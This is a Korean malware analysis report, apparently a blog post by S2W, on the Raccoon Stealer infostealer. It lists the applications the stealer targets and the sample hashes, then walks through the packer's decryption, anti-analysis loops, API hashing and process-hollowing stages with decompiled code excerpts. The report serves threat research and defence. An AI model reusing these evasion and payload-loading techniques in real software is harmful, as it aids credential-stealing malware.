Deep Analysis of Raccoon Stealer

By S2W

Published: 2021-05-24 · Archived: 2026-04-05 20:55:09 UTC

17 min read

May 24, 2021

Author: Seunghoe Kim @ Talon

Executive Summary

Raccoon Stealer는 감염 PC내 정보를 탈취하는 악성코드이다. CIS 국가 출신 해커(그룹) 이 판매하는 스틸러 악성코드로, 활발히 유포되어 각종 계정 정보를 지속적으로 탈취하고 있다. 탈취된 정보는 Credential Stuffing 등의 기법으로 기업 내 침투 또는 추가적인 개인 정보 탈취에 이용되고 있다.

이번 분석에 사용한 샘플의 경우 Vidar Stealer에도 적용된 바 있는 DerpLoader로 패킹되어 있다.


> CIS: Commonwealth of Independent States 의 약자로 1991년 소련(소비에트 연방)의 해체로 독립한 국가들의 국제기구. 러시아, 몰도바, 벨라루스, 아르메니아, 아제르바이잔, 우즈베키스탄, 카자흐스탄, 키르기스스탄, 타지키스탄이 공식 회원국으로 참여하고 있으며 투르크메니스탄, 몽골, 아프가니스탄은 비공식 참관국으로 참여하고 있음

본 보고서에서 분석한 Raccoon Stealer 샘플의 특징은 다음과 같다.

1. 특정 텔레그램 프로필을 통해 C2 서버 지정
2. 기본 수집 항목
   - 브라우저에 저장된 계정 정보, 쿠키, 자동완성 데이터, 신용카드 정보
   - 메일 어플리케이션에 저장된 계정 정보
   - 패스워드 관리 프로그램의 데이터베이스
   - 암호화폐 지갑
   - 상세한 시스템 정보
   - 스크린캡쳐
3. C2에 감염 성공한 봇 ID 등록 시 응답으로 전송되는 설정 내용에 따라 추가 행위 수행 가능
   - 브라우저 히스토리 수집
   - 지정한 경로에서 조건에 맞는 파일들을 수집
   - 스크린샷 촬영
   - 지정된 URL의 파일 다운로드 후 실행 (Dropper 기능)
   - 자가삭제

4. Raccoon Stealer 가 이용하는 설정파일 내 러시아어가 다수 포함되어 있는걸로 보아 러시아를 기반으로 하는 그룹에 의해 제작된 것으로 추정됨

   Press enter or click to view image in full size



5. Raccoon Stealer 의 정보 탈취 대상 어플리케이션 목록은 아래와 같음

Product Name	Type	Product Name	Type
Google Chrome (including Beta, SxS, Chromium)	Browser	Chedot	Browser
Microsoft Edge	Browser	Torch	Browser
Xpom	Browser	QQ Browser	Browser
Comodo Dragon	Browser	UC Browser	Browser
Amigo	Browser	Internet Explorer	Browser
Orbitum	Browser	Firefox	Browser
Bromium	Browser	Waterfox	Browser
Brave	Browser	SeaMonkey	Browser
Nichrome	Browser	Pale Moon	Browser
RockMelt	Browser	Thunderbird	Email Application
360Browser	Browser	Outlook	Email Application
Vivaldi	Browser	Foxmail	Email Application
Opera	Browser	Bither	Wallet
Go	Browser	Atomic	Wallet
Sputnik	Browser	Electrum	Wallet
Kometa	Browser	Electrum-LTC	Wallet
Uran	Browser	Electroncash	Wallet
QIP Surf	Browser	Ethereum	Wallet
Epic Privacy	Browser	Exodus	Wallet
CocCoc	Browser	Jaxx	Wallet
CentBrowser	Browser	Monero	Wallet
7Star	Browser	MyMonero	Wallet
Elements	Browser	Guarda	Wallet
TorBro	Browser	Brave wallet	Wallet
Suhba	Browser	MetaMask wallet	Wallet
Safer Browser	Browser	Generic wallets (wallet.dat)	Wallet
Mustang	Browser	1Password	Password Manager
Superbird	Browser	Bitwarden	Password Manager

Related Article

W1 Feb| EN | Story of the week: Stealers on the Darkweb

Sample Info

MD5: ff8789097f9b226cecc127d0a301f676
SHA1: 912bb98de73078c71fdd79185d0e4455b8a953c2
SHA256: 3c5120a6e894b64924dc44f3cdc0da65f277b32870f73019cefeacf492663c0e

Press enter or click to view image in full size

Offset	Name	Value	Unmasked Value	Meaning	ProductId	BuildId	Count	VS version
80	DanS ID	4cc1046f	536e6144	DanS				
84	Checksumed padding	1faf652b	0	0				
88	Checksumed padding	1faf652b	0	0				
8C	Checksumed padding	1faf652b	0	0				
90	Comp ID	1faf65371f3a3735	1c0095521e	21022.149.28	Masm900	21022	28	Visual Studio 2008 09.00
98	Comp ID	1faf65141f2b3735	3f0084521e	21022.132.63	Utc1500_CPP	21022	63	Visual Studio 2008 09.00
A0	Comp ID	1faf65ba1f2c3735	910083521e	21022.131.145	Utc1500_C	21022	145	Visual Studio 2008 09.00
A8	Comp ID	1faf652e1fd4a30c	5007bc627	50727.123.5	Implib800	50727	5	Visual Studio 2005 08.00
B0	Comp ID	1faf65bd1fae652b	9600010000	0.1.150	Import0	0	150	Visual Studio
B8	Comp ID	1faf652a1f253735	1008a521e	21022.138.1	Utc1500_LTCG_CPP	21022	1	Visual Studio 2008 09.00
C0	Comp ID	1faf652a1f3b3735	10094521e	21022.148.1	Cvtres900	21022	1	Visual Studio 2008 09.00
C8	Comp ID	1faf652a1f3e3735	10091521e	21022.145.1	Linker900	21022	1	Visual Studio 2008 09.00
D0	Rich ID	68636952		Rich				
D4	Checksum	1faf652b		1faf652b				


Rich Header

> 주의 ! 아래부터는 상세 분석 내용으로 매우 어렵게 작성되어 있으니, 간략한 정보만 원하는 구독자분께서는 여기까지만 보시길 권장합니다.

Detailed Analysis

Stage 1 — TEA decryption (Obfuscated)

1. 분석을 방해하기 위한 목적의 더미 코드가 다량 배치되어 있다.



2. Busy Wait 루프 활용

1) 0부터 n까지 루프 카운터를 1씩 증가시키다가, 특정 값에 도달하는 등의 조건을 달성하면 필요한 코드가 실행된다.
2) 인자 없이 호출 가능하거나, 0(NULL)을 인자로 주어 호출하더라도 실행 흐름에 영향을 주지 않는 윈도우 API들(GetAncestor, GetLastError 등)을 Busy wait 루프 내에서 호출한다. 윈도우 API 호출을 기록하는 종류의 샌드박스를 통한 동적 분석을 방해하고자 하는 의도로 추측한다.
3) 이러한 루프 속에 더미 코드가 함께 들어 있는데, 실제로는 실행되지 않는 함수들이 많다. 절대로 충족될 수 없는 조건을 설정한 조건문을 이용하여 실행되지 않는 더미 코드를 삽입한다. 공통적으로 함수의 인자에 대부분 0을 채워서 프로토타입과 일치하도록 모양만 갖추고 있다.

Press enter or click to view image in full size


```
// Start of unreachable part
if ( uBytes == 0x25 && lstrlenA("") == 0x65F6 )
{
  GetWindowInfo(0, 0);
  qmemcpy(v25, L"telegumexoyihoz", sizeof(v25));
  memset(v26, 0, sizeof(v26));
  v28 = v27;
  floor(0.0);
  sscanf(0, " %s %d %f", v5, v6, v7);
  scanf(0, 0, 0, 0);
  remove(0);
  sub_401580(v27);
  exp(0.0);
  realloc(0, 0);
  calloc(0, 0);
  perror(0);
  sub_4015E0(v27);
}
// End of unreachable part
for ( i = 0; i < (int)&unk_499677; ++i )
{
  if ( i == 0x291C8 )
    uBytes = dword_437E30;                  // Reached once
  // Start of unreachable part
  if ( uBytes == 0x49 )
  {
    GlobalAlloc(0, 0);
    GetOverlappedResult(0, 0, 0, 0);
    GetLastError();
  }
  // End of unreachable part
}
for ( j = 0; j < 0x2BD9DB; ++j )
{
  if ( j < 0x4932 )
    GetAncestor(0, 0);                      // Meaningless function call
  if ( uBytes == 0xC5 )
    GetFileAttributesA(0);                  // Never reached
  dword_879B94 = 0;                         // Reached multiple times
}
// Whole loop is dummy code
for ( k = 0; k < 0x32D05D76; ++k )
{
  if ( uBytes == 0xFC )
  {
    GetConsoleFontSize(0, 0);
    ConnectNamedPipe(0, 0);
    SetLocalTime(0);
  }
  GetLastError();
  if ( uBytes == 0x6C )
```

3. TEA 알고리즘을 이용하여 암호화 된 payload를 복호화하며, 복호화 된 payload를 함수처럼 호출한다.

Stage 2 — XOR decryption & unpacking


1. Stage 1의 최종 payload는 shellcode 형태이며, 간단한 알고리즘으로 생성된 키 스트림과 데이터를 XOR하여 복호화하며 필요한 경우 압축된 데이터를 언패킹한다.
2. 간단한 해싱을 통해 현재 프로세스 모듈에서 kernel32.dll 모듈을 찾고, LoadLibraryA와 GetProcAddress의 주소를 획득한다.

Press enter or click to view image in full size



```
LOBYTE(crypter_struct->func0) = 0;
v7 = 0;
payload_info_addr = 0x401805;
crypter_struct->payload_info_addr = 0x401805;
crypter_struct->data_start_addr = payload_info_addr + 0x3D;
LoadLibraryA = import_by_hash(0xD4E88, 0xD5786);// kernel32.dll, LoadLibraryA
GetProcAddress = import_by_hash(0xD4E88, 0x348BFA);// kernel32.dll, GetProcAddress
crypter_struct->LoadLibraryA = LoadLibraryA;
crypter_struct->GetProcAddress = GetProcAddress;
```

Press enter or click to view image in full size



```
int __stdcall import_by_hash(int a1, int a2)
{
  int i; // ecx
  int v3; // edx
  int v4; // ecx
  int v5; // ebx
  _DWORD *v6; // edx
  unsigned __int16 *v7; // ebx
  int v8; // edx
  int v9; // ecx
  int v11; // [esp-8h] [ebp-14h]

  for ( i = *((_DWORD *)NtCurrentPeb()->ImageBaseAddress + 3); check_hash(*(_BYTE **)(i + 48), a1, 2); i = v3 )
    ;
  v11 = *(_DWORD *)(v4 + 24);
  v5 = v11 + *(_DWORD *)(*(_DWORD *)(v11 + 60) + v11 + 120);
  v6 = (_DWORD *)(v11 + *(_DWORD *)(v5 + 32));
  v7 = (unsigned __int16 *)(v11 + *(_DWORD *)(v5 + 36));
  while ( check_hash((_BYTE *)(v11 + *v6), a2, 1) )
  {
    v6 = (_DWORD *)(v8 + 4);
    ++v7;
  }
  return *(_DWORD *)(4 * *v7 + v9) + v11;
}
```

3. 사용된 hash 함수를 python으로 표현하면 다음과 같다.

```
def hash(s):
    h = 0
    for c in s:
        t = ord(c) | 0x60
        h = 2 * (t + h)
    return h
```

4. 이후에는 해싱을 활용하지 않고, 방금 획득한 LoadLibraryA와 GetProcAddress를 이용하여 kernel32.dll의 핸들을 얻은 후 GetProcAddress에 필요한 함수 이름을 직접 넣어 주소를 획득한다.

Press enter or click to view image in full size

```
kernel32_handle = 0;
strcpy(v3, "kernel32.dll");
kernel32_handle = ((int (__stdcall *)(char *))crypter_struct->LoadLibraryA)(v3);
strcpy(v3, "GlobalAlloc");
v3[12] = 0;
crypter_struct->GlobalAlloc = ((int (__stdcall *)(int, char *))crypter_struct->GetProcAddress)(kernel32_handle, v3);
strcpy(v3, "GetLastError");
crypter_struct->GetLastError = ((int (__stdcall *)(int, char *))crypter_struct->GetProcAddress)(kernel32_handle, v3);
strcpy(v3, "Sleep");
v3[8] = 0;
crypter_struct->Sleep = ((int (__stdcall *)(int, char *))crypter_struct->GetProcAddress)(kernel32_handle, v3);
strcpy(v3, "VirtualAlloc");
crypter_struct->VirtualAlloc = ((int (__stdcall *)(int, char *))crypter_struct->GetProcAddress)(kernel32_handle, v3);
strcpy(v3, "CreateToolhelp32Snapshot");
crypter_struct->CreateToolhelp32Snapshot = ((int (__stdcall *)(int, char *))crypter_struct->GetProcAddress)(
                                             kernel32_handle,
                                             v3);
strcpy(v3, "Module32First");
v3[16] = 0;
crypter_struct->Module32First = ((int (__stdcall *)(int, char *))crypter_struct->GetProcAddress)(kernel32_handle, v3);
strcpy(v3, "CloseHandle");
v3[12] = 0;
result = ((int (__stdcall *)(int, char *))crypter_struct->GetProcAddress)(kernel32_handle, v3);
crypter_struct->CloseHandle = result;
return result;
```

5. 현재 프로세스의 모듈 스냅샷을 성공적으로 획득할 경우 데이터 복호화를 시작한다.

Press enter or click to view image in full size

```
int __cdecl crypter_decryption_start(crypter_struct *crypter_struct)
{
  unsigned int i; // ebx
  int module_snapshot; // edi
  MODULEENTRY32 me; // [esp+Ch] [ebp-224h] BYREF

  me.dwSize = 548;
  for ( i = 0; i < 0x64; ++i )
  {
    if ( i )
      ((void (__stdcall *)(int))crypter_struct->Sleep)(100);
    module_snapshot = ((int (__stdcall *)(MACRO_TH32CS, _DWORD))crypter_struct->CreateToolhelp32Snapshot)(
                        TH32CS_SNAPMODULE,
                        0);                     // Include all modules of current process
    if ( module_snapshot != -1 )
      break;
    if ( ((int (*)(void))crypter_struct->GetLastError)() != ERROR_BAD_LENGTH )
      break;
  }
  if ( ((int (__stdcall *)(int, MODULEENTRY32 *))crypter_struct->Module32First)(module_snapshot, &me) )
    decrypt_and_run_code(crypter_struct);
  return ((int (__stdcall *)(int))crypter_struct->CloseHandle)(module_snapshot);
}
```

6. 정해진 규칙에 따라 XOR 키를 생성하여 **복호화**를 수행하고, 데이터가 압축되어 있는 경우 언패킹한다.

Press enter or click to view image in full size

```
void __cdecl decrypt_and_run_code(crypter_struct *crypter_struct)
{
  int a4; // [esp+0h] [ebp-Ch] BYREF
  unsigned __int8 *buffer; // [esp+4h] [ebp-8h]
  int data_addr; // [esp+8h] [ebp-4h]

  data_addr = crypter_struct->data_start_addr;
  xor_decode(
    crypter_struct,
    data_addr,
    crypter_struct->payload_info_addr->encrypted_size,
    crypter_struct->payload_info_addr->xor_key_init);
  if ( crypter_struct->payload_info_addr->packed )
  {
    buffer = (unsigned __int8 *)((int (__stdcall *)(_DWORD, int, MACRO_MEM, MACRO_PAGE))crypter_struct->VirtualAlloc)(
                                  0,
                                  crypter_struct->payload_info_addr->allocation_size,
                                  MEM_COMMIT,
                                  PAGE_EXECUTE_READWRITE);
    a4 = 0;
    unpack_buffer((unsigned __int8 *)data_addr, crypter_struct->payload_info_addr->encrypted_size, buffer, &a4);
    data_addr = (int)buffer;
    crypter_struct->payload_info_addr->encrypted_size = a4;
  }
  // Jump to decrypted code
  __asm { jmp     [ebp+data_addr] }
}
```

7. 복호화 및 언패킹이 끝난 코드로 점프하여 Stage 3으로 진입한다.


Get S2W's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

XOR 복호화 방식 관련 추가 내용

Press enter or click to view image in full size



1. XOR Key 생성 함수
   XOR Key 생성 함수 실행 결과의 LOBYTE 부분을 키로 사용하여 1Byte를 복호화하고, 중간값을 저장해 두었다가 다음 1Byte를 위한 key를 생성할 때 그 값을 재사용한다.
2. Unpacking
   Payload 정보를 담고 있는 부분에 데이터 압축 여부가 boolean 값으로 저장되어 있으며, 해당 값이 참인 경우 실제 데이터의 크기만큼 메모리 할당 후 언패킹을 수행한다.

Stage 3 — Unpacking & Process hollowing


1. Stage 1의 최종 payload와 마찬가지로 Stage 2의 최종 payload도 shellcode 형태이며, 필요한 경우 언패킹을 수행하고 최종적으로 Process hollowing을 통해 Raccoon stealer를 실행한다.
2. PEB에서 이미지 베이스 주소를 얻은 후, 그 값을 이용해 수동으로 kernel32.dll의 핸들과 GetProcAddress의 주소를 획득하고, 두 값을 이용하여 LoadLibraryA의 주소도 획득한다.
3. 이후 GetProcAddress를 이용해 필요한 함수들의 주소를 획득한다.
